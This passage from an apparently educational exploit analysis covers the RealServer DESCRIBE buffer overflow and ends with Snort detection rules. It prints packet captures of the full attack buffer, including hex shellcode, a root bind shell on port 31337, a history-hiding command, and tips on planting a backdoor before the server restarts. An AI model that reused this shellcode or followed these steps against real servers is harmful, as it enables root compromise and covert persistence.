


Figure (29)

If for some reason you forget to provide both of the command line arguments, the IP address <Host> and the Operating System Type <OS>, figure (29) shows what the application will display. This is the "help" menu that is provided to lessen the confusion of how to use this exploit.

We have seen what the command line use of this exploit looks like, now lets see what the exploit code is actually sending and receiving when the code is run.

Exploit Packet Capture

Here we will provide some captured packets of the exploit in action. We will show you exactly what is being sent and received by the application during the different uses of the exploit, whether it is for reconnaissance or attack.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:54.863756 192.168.1.201:32915 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:57938 IpLen:20 DgmLen:60 DF
******S* Seq: 0x1D39AF90  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 78335426 0 NOP WS: 0
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:54.864059 192.168.1.228:554 -> 192.168.1.201:32915
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0xE7A06F8B  Ack: 0x1D39AF91  Win: 0x16A0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 42242637 78335426 NOP
TCP Options => WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:54.864198 192.168.1.201:32915 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:57939 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x1D39AF91  Ack: 0xE7A06F8C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78335427 42242637

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure (30)

The initial step of the exploit is to create a TCP connection with the target server. Figure (30) shows the three-way handshake that is needed to establish a TCP connection. You can see the SYN packet sent to the server on its port 554, it sends the reply of SYN-ACK, and then we send the finial ACK to establish the handshake. Once the TCP connection has been established, it's time for the next step of the exploit. Figure (31) shows what is sent when the application is in O/S Test mode.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:54.891490 192.168.1.201:32915 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:57940 IpLen:20 DgmLen:75 DF
***AP*** Seq: 0x1D39AF91  Ack: 0xE7A06F8C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78335441 42242637
4F 50 54 49 4F 4E 53 20 2F 20 52 54 53 50 2F 31  OPTIONS / RTSP/1
2E 30 0D 0A 0D 0A 00                             .0.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:54.892408 192.168.1.228:554 -> 192.168.1.201:32915
TCP TTL:64 TOS:0x0 ID:64961 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xE7A06F8C  Ack: 0x1D39AFA8  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 42242651 78335441

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:54.895013 192.168.1.228:554 -> 192.168.1.201:32915
TCP TTL:64 TOS:0x0 ID:64962 IpLen:20 DgmLen:326 DF
***AP*** Seq: 0xE7A06F8C  Ack: 0x1D39AFA8  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 42242652 78335441
52 54 53 50 2F 31 2E 30 20 32 30 30 20 4F 4B 0D  RTSP/1.0 200 OK.
```

```
0A 43 53 65 71 3A 20 30 0D 0A 44 61 74 65 3A 20  .CSeq: 0..Date:
4D 6F 6E 2C 20 30 31 20 4D 61 72 20 32 30 30 34  Mon, 01 Mar 2004
20 30 34 3A 30 35 3A 35 31 20 47 4D 54 0D 0A 53   04:05:51 GMT..S
65 72 76 65 72 3A 20 52 65 61 6C 53 65 72 76 65  erver: RealServe
72 20 56 65 72 73 69 6F 6E 20 38 2E 30 2E 32 2E  r Version 8.0.2.
34 37 31 20 28 6C 69 6E 75 78 2D 32 2E 30 2D 6C  471 (linux-2.0-l
69 62 63 36 2D 69 33 38 36 29 0D 0A 50 75 62 6C  ibc6-i386)..Publ
69 63 3A 20 4F 50 54 49 4F 4E 53 2C 20 44 45 53  ic: OPTIONS, DES
43 52 49 42 45 2C 20 41 4E 4E 4F 55 4E 43 45 2C  CRIBE, ANNOUNCE,
20 53 45 54 55 50 2C 20 47 45 54 5F 50 41 52 41   SETUP, GET_PARA
4D 45 54 45 52 2C 20 53 45 54 5F 50 41 52 41 4D  METER, SET_PARAM
45 54 45 52 2C 20 54 45 41 52 44 4F 57 4E 0D 0A  ETER, TEARDOWN..
52 65 61 6C 43 68 61 6C 6C 65 6E 67 65 31 3A 20  RealChallenge1:
64 61 32 33 61 30 62 36 30 32 33 64 38 35 31 37  da23a0b6023d8517
38 32 34 39 31 62 36 37 34 30 63 35 66 39 33 33  82491b6740c5f933
0D 0A 53 74 61 74 73 4D 61 73 6B 3A 20 33 0D 0A  ..StatsMask: 3..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure (31)

Figure (31) is showing what the application or exploit sent when in the O/S Test Mode. You can clearly see the "*OPTIONS / RTSP/1.0*" being sent to the target. The next packet is the ACK or acknowledgment from the server telling the attacker that it got the packet / request and the last packet in figure (31) is showing what the target server sent back to us. As you can see, a lot of information is sent back from an *OPTIONS* request. The only part that we are concerned with is the version of RealServer that they are running and the platform it is running on. That is why in the exploit code we look for the phrase "*Server*" and then only print out a few of the items provided by the server.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:54.895152 192.168.1.201:32915 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:57941 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x1D39AFA8  Ack: 0xE7A0709E  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78335443 42242652

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:55.893201 192.168.1.201:32915 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:57942 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x1D39AFA8  Ack: 0xE7A0709E  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78335954 42242652

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:19:55.893993 192.168.1.228:554 -> 192.168.1.201:32915
TCP TTL:64 TOS:0x0 ID:64963 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xE7A0709E  Ack: 0x1D39AFA9  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 42243163 78335954

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
02/29-18:19:55.894120 192.168.1.201:32915 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:57943 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x1D39AFA9  Ack: 0xE7A0709F  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78335954 42243163

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure (32)

Once we get the response from the target server, we are going to disconnect, as shown in figure (32). You can see from the above packets that we will acknowledge the reply to our query and then we will send an ACK-FIN packet telling the target server that we want to break the connection. The target server will also send us an ACK-FIN letting us know they are going to do the same thing, and the final packet is us acknowledging them, then the connection is broken or lost.

Now that we know what the server platform is and the version of RealServer, let's attack. Figure (33) is showing what the attack code that is sent to the server looks like.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:04.787119 192.168.1.201:32916 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:34842 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x1D0DE983  Ack: 0xE7E359F5  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78340507 42247736
44 45 53 43 52 49 42 45 20 2F 2E 2E 2F 2E 2E 2F  DESCRIBE /../../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E  ../../../../../.
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E  ./../../../../..
2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F  /../../../../../

  ********  REMOVED REPETITIVE LINES TO CONSERVE SPACE  ********

2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F  /../../../../../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E  ../../../../../.
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E  ./../../../../..
2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F  /../../../../../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E  ../../../../../.
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E  ./../../../../..
2F 2E 2E 2F 2E 2E 2F 2E                          /../../.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:04.787630 192.168.1.201:32916 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:34843 IpLen:20 DgmLen:604 DF
***AP*** Seq: 0x1D0DEF2B  Ack: 0xE7E359F5  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78340507 42247736
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E  ./../../../../..
2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F  /../../../../../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E  ../../../../../.
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E  ./../../../../..
2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F  /../../../../../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E  ../../../../../.
```

```
2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E  ./../../../../..
2F 2E 2E 2F 2E 2E 2F 2E 2E 2F CC CC 90 8B FD 83  /../../../......
C7 37 33 C9 B2 03 66 81 C1 02 02 8A 1F 32 DA 88  .73...f......2..
1F 47 E2 F7 32 C3 32 D8 32 CA 52 B2 05 52 B2 02  .G..2.2.2.R..R..
52 B2 01 52 8A E2 B0 02 B3 65 CE 83 8A C2 32 C3  R..R.....e....2.
32 D8 53 53 53 65 6B 79 6A B0 01 65 50 8A E1 B0  2.SSSekyj..eP...
13 50 B0 01 51 52 8A C9 8A E2 B3 65 CE 83 32 D8  .P..QR.....e..2.
3A C0 77 06 32 C3 43 CE 83 32 C3 53 51 8A E2 B0  :.w.2.C..2.SQ...
07 B3 65 CE 83 8A D4 32 C3 32 D8 32 CA B0 12 B2  ..e....2.2.2....
02 B3 33 CE 83 32 C3 32 D8 53 53 54 8A E2 B0 06  ..3..2.2.SST....
B3 65 CE 83 8A C5 32 C3 32 D8 B3 01 CE 83 3A C0  .e....2.2.....:.
76 43 32 C3 8A F8 B3 05 CE 83 32 C3 32 CA 8A F0  vC2.......2.2...
B3 3D FD C3 CE 83 32 C3 42 B3 3D FD C3 CE 83 32  .=....2.B.=....2
C3 42 B3 3D FD C3 CE 83 32 C3 53 6B 2C 2C 70 6B  .B.=....2.Sk,,pk
6B 2C 61 6A 6D 8A E0 88 57 27 0B 53 50 8A E2 B3  k,ajm...W'.SP...
08 CE 83 32 C3 43 CE 83 32 C3 8A F0 B3 05 CE 83  ...2.C..2.......
E8 9A 2E 73 6D 69 20 52 54 53 50 2F 31 2E 30 0D  ...smi RTSP/1.0.
0A 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure (33)

The first packet of figure (33), after the successful negotiation of a three-way handshake or TCP connection, shows the actual attack code that is sent to a Linux platform. As noted in the packet itself, I removed a lot of lines from the actual packet display in order to conserve space. You can see the various components that make up the *finalbuffer* variable of the exploit code. You can see the *attackbuffer1*, which is the "*DESCRIBE /../../../../../../*". Then if you look into the hex format of the packet, you can see the *decoder* (first yellow highlighted area), followed by the *linuxshell (Blue highlighted area)*. The last lines of the packet, other than the periods, you see the *attackbuffer2*, (second yellow highlighted area), which is *".smi RTSP/1.0*". Once the attack code has been sent, the exploit will shutdown the connection just like before.

Now that the exploit code has been sent, let's see what happens. Figure (34) shows the connect–back feature, going to port 31337, of the exploit.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.787624 192.168.1.201:32917 -> 192.168.1.228:31337
TCP TTL:64 TOS:0x0 ID:19863 IpLen:20 DgmLen:60 DF
******S* Seq: 0x1D7F2E0B  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 78341020 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.787995 192.168.1.228:31337 -> 192.168.1.201:32917
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0xE89FEED8  Ack: 0x1D7F2E0C  Win: 0x16A0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 42248243 78341020 NOP
TCP Options => WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.788119 192.168.1.201:32917 -> 192.168.1.228:31337
TCP TTL:64 TOS:0x0 ID:19864 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x1D7F2E0C  Ack: 0xE89FEED9  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78341020 42248243

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure (34)

Once again we need to create a TCP connection, which means a three-way handshake is setup. In the packets shown in figure (34), notice the port that we are connecting to on the server? We are connected to port 31337. This is letting us know that the exploit worked and we have a shell on port 31337 of the target. Now that we have a shell on our Linux server, what's next?

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.788215 192.168.1.201:32917 -> 192.168.1.228:31337
TCP TTL:64 TOS:0x0 ID:19865 IpLen:20 DgmLen:81 DF
***AP*** Seq: 0x1D7F2E0C  Ack: 0xE89FEED9  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78341020 42248243
75 6E 73 65 74 20 48 49 53 54 46 49 4C 45 3B 75  unset HISTFILE;u
6E 61 6D 65 20 2D 61 3B 69 64 3B 0A 00           name -a;id;..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.788422 192.168.1.228:31337 -> 192.168.1.201:32917
TCP TTL:64 TOS:0x0 ID:18154 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xE89FEED9  Ack: 0x1D7F2E29  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 42248243 78341020

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure (35)

Remember from the exploit code analysis that if the target were a Linux platform, we would send a special buffer during the connect-back? Figure (35) is showing the buffer that was sent. The buffer *CMD* **unset HISTFILE;uname -a;id;** is sent to the target so that the history file will not be written to, we can find the name of the system we are in and also what user are we in the system as. The second packet is just the acknowledgement from the server letting us know it received our packet.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.912803 192.168.1.228:31337 -> 192.168.1.201:32917
TCP TTL:64 TOS:0x0 ID:18155 IpLen:20 DgmLen:139 DF
***AP*** Seq: 0xE89FEED9  Ack: 0x1D7F2E29  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 42248305 78341020
4C 69 6E 75 78 20 54 61 72 67 65 74 2D 4C 69 6E  Linux Target-Lin
75 78 20 32 2E 34 2E 31 38 2D 31 34 20 23 31 20  ux 2.4.18-14 #1
57 65 64 20 53 65 70 20 34 20 31 32 3A 31 33 3A  Wed Sep 4 12:13:
31 31 20 45 44 54 20 32 30 30 32 20 69 36 38 36  11 EDT 2002 i686
20 61 74 68 6C 6F 6E 20 69 33 38 36 20 47 4E 55   athlon i386 GNU
2F 4C 69 6E 75 78 0A                             /Linux.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.912929 192.168.1.201:32917 -> 192.168.1.228:31337
TCP TTL:64 TOS:0x0 ID:19866 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x1D7F2E29  Ack: 0xE89FEF30  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78341084 42248305

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.939482 192.168.1.228:31337 -> 192.168.1.201:32917
TCP TTL:64 TOS:0x0 ID:18156 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xE89FEF30  Ack: 0x1D7F2E29  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 42248314 78341084
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root) gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 30  0(root) groups=0
28 72 6F 6F 74 29 2C 31 28 62 69 6E 29 2C 32 28  (root),1(bin),2(
64 61 65 6D 6F 6E 29 2C 33 28 73 79 73 29 2C 34  daemon),3(sys),4
28 61 64 6D 29 2C 36 28 64 69 73 6B 29 2C 31 30  (adm),6(disk),10
28 77 68 65 65 6C 29 0A                          (wheel).

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/29-18:20:05.939601 192.168.1.201:32917 -> 192.168.1.228:31337
TCP TTL:64 TOS:0x0 ID:19867 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x1D7F2E29  Ack: 0xE89FEF88  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 78341097 42248314

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure (36)

Figure (36) is showing us what the server returned after we asked what its name was and who we were, (in regards to what user we are on the system as). The first packet is the server information from the **uname –a** request. The third packet is the reply of the **id** query. We just want to know what user are we in the system as. The second and last packets are our acknowledgements of their packets.

At this point we are in the system, and as you can see from the reply of the server, we are in as root or the super user. We own the box and we can do anything we want to.

The only difference between the Linux and Windows exploit is that when a Windows RealServer is attacked with this exploit, it will keep running with no problems; whereas a Linux RealServer will sense something is wrong, that it is unstable, and the RealServer application will restart itself. This will force you off the box if you were still connected.

The following figures show the only traces of this exploit on a Linux system. The only places to find these errors are in the RealServer Logs directory in the rmerror.log and if you check what processes are running on the server using the process status command, or "*ps*".

Below, figure (37) is showing what a stable running RealServer will show up as in the process check using the command: " *ps –ef* | *grep rmserver* ". While figure (38) is showing what the process will look like after the server has been attacked and the RealServer application has restarted itself.

Figure (37)




Figure (38)

The only traces you will find in any log will be the error log for RealServer. This log is located in the RealServer/Logs directory and is appropriately named “rmerror.log”. There will only be one line indicating something happened, and it is not all that specific. Figure (39) shows the one line entry in the error log from RealServer.

```
[root@Target-Linux Logs]# more rmerror.log
***26-Feb-04 22:01:05.773 rmserver(1327): Server automatically restarted due to fatal error condi
tion
```

Figure (39)

Something to keep in mind as you attack a Linux RealServer, once the application has been attacked, the attacker has approximately two minutes to install a backdoor before the application realizes it is unstable and restarts. While I was testing this exploit in the lab, the RealServer on the Linux platform always restarted around two minutes after being attacked. If you can get into the system and kill off the parent process, the other two processes will stay running and will provide you more time.


If you notice in figure (38) above, it is showing three rmserver processes running. The upper one has a PID or process ID of 1235. (That is the left most column of the two numbers) the other two have the 1235 in the right column, which is indicating that these two are the children processes of the parent. If you kill the parent, the two children will maintain your connection, but will not allow any new connections until the server is restarted.

Exploit Snort Rules and Alerts

Now that we have dissected the exploit code and shown what it looks like both on the screen and on the wire (packet prints), lets see how we can detect this in the future. The intrusion detection system that we will be working with is Snort. Writing rules for Snort is rather easy and based upon the data that was taken from the attack; we have a few rules that may help us detect this attack in the future.

```
alert tcp any any -> any 554 (msg: "RealServer_O/S_TestMode"; \
content: "OPTIONS / RTSP/1.0"; tag: session,10,packets; \
sid:1000002; rev:1; reference: cve,CAN-2003-0725; reference: bugtraq,6476; \
reference:url,www.service.real.com/help/faq/security/rootexploit082203.html;\
reference: nessus,11642; reference: cert,934932;)
```

Figure (40a)




```
 [**] [1:1000002:1] RealServer_O/S_TestMode [**]
02/29-20:26:42.346268 192.168.1.201:32927 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:56337 IpLen:20 DgmLen:75 DF
***AP*** Seq: 0xFCA860A6  Ack: 0xC632FFC5  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 82230458 599378
[Xref =>  cert 934932][Xref =>  nessus 11642][Xref =>  url
www.service.real.com/help/faq/security/rootexploit082203.html][Xref =>
bugtraq 6476][Xref =>  cve CAN-2003-0725]
```

Figure (40b)

Figure (40a) is showing the Snort Alert rule called "*RealServer_O/S_TestMode*", followed by a break-down of the parts of the rule. An actual alert that was generated by this rule is shown in figure (40b).

```
alert tcp any any -> any 554 (msg: "RealServer_Exploit_Attempt"; \
content: "DESCRIBE /../../../../../../../../../../"; tag: session,10,packets; \
sid:1000001; rev:1; reference: cve,CAN-2003-0725; reference: bugtraq,6476; \
reference:url,www.service.real.com/help/faq/security/rootexploit082203.html;\
reference: nessus,11642; reference: cert,934932;)
```

Figure (41a)

```
[**] [1:1000001:1] RealServer_Exploit_Attempt [**]
02/29-20:26:50.168111 192.168.1.201:32928 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:56351 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xFCBF1041  Ack: 0xC61B05D3  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 82234462 603373
[Xref =>  cert 934932][Xref =>  nessus 11642][Xref =>  url
www.service.real.com/help/faq/security/rootexploit082203.html][Xref =>
bugtraq 6476][Xref =>  cve CAN-2003-0725]
```

Figure (41b)

Figure (41a) is showing the Snort Alert rule called "*RealServer_Exploit_Attempt*", followed by an actual alert that was generated by this rule, figure (41b).

```
alert tcp any any -> any any (msg: "Nasty_Linux_shellcode"; \
